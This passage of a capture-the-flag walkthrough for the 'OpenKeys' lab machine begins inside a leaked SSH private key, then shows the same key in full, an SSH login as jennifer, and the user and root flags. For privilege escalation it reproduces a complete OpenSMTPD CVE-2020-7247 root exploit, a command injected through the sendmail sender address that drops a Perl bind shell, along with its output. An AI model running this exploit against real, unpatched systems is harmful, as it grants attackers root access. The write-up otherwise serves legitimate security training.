l4qJU5rfXhfvErxHWQx17wKqr16gUQAAAAMBAAEAAAGBAJjT/uUpyIDVAk5L8oBP3IOr0U
Z051vQMXZKJEjbtzlWn7C/n+0FVnLdaQb7mQcHBThH/5l+YI48THOj7a5uUyryR8L3Qr7A
UIfq8IWswLHTyu3a+g4EVnFaMSCSg8o+PSKSN4JLvDy1jXG3rnqKP9NJxtJ3MpplbG3Wan
j4zU7FD7qgMv759aSykz6TSvxAjSHIGKKmBWRL5MGYt5F03dYW7+uITBq24wrZd38NrxGt
wtKCVXtXdg3ROJFHXUYVJsX09Yv5tH5dxs93Re0HoDSLZuQyIc5iDHnR4CT+0QEX14u3EL
TxaoqT6GBtynwP7Z79s9G5VAF46deQW6jEtc6akIbcyEzU9T3YjrZ2rAaECkJo4+ppjiJp
NmDe8LSyaXKDIvC8lb3b5oixFZAvkGIvnIHhgRGv/+pHTqo9dDDd+utlIzGPBXsTRYG2Vz
j7Zl0cYleUzPXdsf5deSpoXY7axwlyEkAXvavFVjU1UgZ8uIqu8W1BiODbcOK8jMgDkQAA
AMB0rxI03D/q8PzTgKml88XoxhqokLqIgevkfL/IK4z8728r+3jLqfbR9mE3Vr4tPjfgOq
eaCUkHTiEo6Z3TnkpbTVmhQbCExRdOvxPfPYyvI7r5wxkTEgVXJTuaoUJtJYJJH2n6bgB3
WIQfNilqAesxeiM4MOmKEQcHiGNHbbVW+ehuSdfDmZZb0qQkPZK3KH2ioOaXCNA0h+FC+g
dhqTJhv2vl1X/Jy/assyr80KFC9Eo1DTah2TLnJZJpuJjENS4AAADBAM0xIVEJZWEdWGOg
G1vwKHWBI9iNSdxn1c+SHIuGNm6RTrrxuDljYWaV0VBn4cmpswBcJ2O+AOLKZvnMJlmWKy
Dlq6MFiEIyVKqjv0pDM3C2EaAA38szMKGC+Q0Mky6xvyMqDn6hqI2Y7UNFtCj1b/aLI8cB
rfBeN4sCM8c/gk+QWYIMAsSWjOyNIBjy+wPHjd1lDEpo2DqYfmE8MjpGOtMeJjP2pcyWF6
CxcVbm6skasewcJa4Bhj/MrJJ+KjpIjQAAAMEAy/+8Z+EM0lHgraAXbmmyUYDV3uaCT6ku
Alz0bhIR2/CSkWLHF46Y1FkYCxlJWgnn6Vw43M0yqn2qIxuZZ32dw1kCwW4UNphyAQT1t5
eXBJSsuum8VUW5oOVVaZb1clU/0y5nrjbbqlPfo5EVWu/oE3gBmSPfbMKuh9nwsKJ2fi0P
bp1ZxZvcghw2DwmKpxc+wWvIUQp8NEe6H334hC0EAXalOgmJwLXNPZ+nV6pri4qLEM6mcT
qtQ5OEFcmVIA/VAAAAG2plbm5pZmVyQG9wZW5rZXlzLmh0Yi5sb2NhbAECAwQFBgc=
-----END OPENSSH PRIVATE KEY-----
```


Back to login page

Copy the key in a file, change its permissions and connect to the target with ssh as jennifer.



```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

```
~
~
~
~
~
~
~
~
~
~
"id rsa" 38L, 2622B                                      38,33         All
```




```
┌──(cypher㉿kali)-[~/Documents/htb/openkeys]
└─$ sudo vim id_rsa
[sudo] password for cypher:

┌──(cypher㉿kali)-[~/Documents/htb/openkeys]
└─$ sudo chmod 600 id_rsa

┌──(cypher㉿kali)-[~/Documents/htb/openkeys]
└─$ sudo ssh -i id_rsa jennifer@10.10.10.199
Last login: Wed Jun 24 09:31:16 2020 from 10.10.14.2
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

openkeys$ id;whoami
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
jennifer
openkeys$ ls
user.txt
openkeys$ cat user.txt
36ab21239a15c537bde90626891d2b10
openkeys$ █
```

And we owned the user.
Now let's see how can we escalate to root.


Exploit - Privilege Escalation

After some more enumeration, I found the following information.




```
openkeys$ uname -a
OpenBSD openkeys.htb 6.6 GENERIC#353 amd64
openkeys$ █
```


This specific version of OpenBSD is vulnerable to CVE-2020-7247.
Fortunately, there is an exploit on github for this CVE.
https://github.com/bcoles/local-exploits/blob/master/CVE-2020-7247/root66
All we have to do is just copy the code in a file and run it.



```
#!/bin/sh

payload="/tmp/.payload"

/bin/echo "OpenBSD 6.6 OpenSMTPD 6.6 local root exploit (CVE-2020-7247)"

/bin/echo "[*] id: `id`"

/bin/echo "[*] checking system ..."

if [ -w `dirname $payload` ]; then
  /bin/echo "[*] directory $payload is writable"
else
  /bin/echo "[-] directory $payload is not writable"
  exit 1
fi

if syspatch -l | grep -q 019_smtpd_exec ; then
  /bin/echo "[-] 019_smtpd_exec patch has been installed"
  exit 1
else
  /bin/echo "[*] 019_smtpd_exec patch has not been installed"
fi

/bin/echo "[*] writing payload to $payload ..."
cat > $payload << "EOF"
#!/bin/sh
perl -MIO -e '$p=fork();exit,if$p;foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=
$1;}}$c=new IO::Socket::INET(LocalPort,1337,Reuse,1,Listen)->accept;$~->fdopen($c,w);STDIN->fdo
pen($c,r);while(<>){if($_=~ /(.*)/){system $1;}};'
EOF
/bin/chmod +x $payload

/bin/echo "[*] executing $payload ..."
/bin/echo | /usr/sbin/sendmail -v -f "<;$payload;#@>" `whoami`

/bin/sleep 1

/bin/echo "[*] cleaning up $payload ..."
/bin/rm $payload

/bin/echo "[*] connecting to 127.0.0.1:1337 ..."
nc -v 127.0.0.1 1337
~
~
```



```
openkeys$ chmod +x exploit.sh
openkeys$ ./exploit.sh
OpenBSD 6.6 OpenSMTPD 6.6 local root exploit (CVE-2020-7247)
[*] id: uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
[*] checking system ...
[*] directory /tmp/.payload is writable
[*] 019_smtpd_exec patch has not been installed
[*] writing payload to /tmp/.payload ...
[*] executing /tmp/.payload ...
<<< 220 openkeys.htb ESMTP OpenSMTPD
>>> EHLO localhost
<<< 250-openkeys.htb Hello localhost [local], pleased to meet you
<<< 250-8BITMIME
<<< 250-ENHANCEDSTATUSCODES
<<< 250-SIZE 36700160
<<< 250 HELP
>>> MAIL FROM:<;/tmp/.payload;#@>
<<< 250 2.0.0 Ok
>>> RCPT TO:<jennifer@openkeys.htb>
<<< 250 2.1.5 Destination address valid: Recipient ok
>>> DATA
<<< 354 Enter mail, end with "." on a line by itself
>>> .
<<< 250 2.0.0 8a1e8030 Message accepted for delivery
>>> QUIT
<<< 221 2.0.0 Bye
[*] cleaning up /tmp/.payload ...
[*] connecting to 127.0.0.1:1337 ...
Connection to 127.0.0.1 1337 port [tcp/*] succeeded!
whoami;id
root
uid=0(root) gid=0(wheel) groups=0(wheel)
```



```
ls
.Xdefaults
.composer
.cshrc
.cvsrc
.forward
.login
.profile
.ssh
.viminfo
dead.letter
root.txt
cat root.txt
f3a553b1697050ae885e7c02dbfc6efa
```

Now we have successfully escalated to root and we can get the root flag.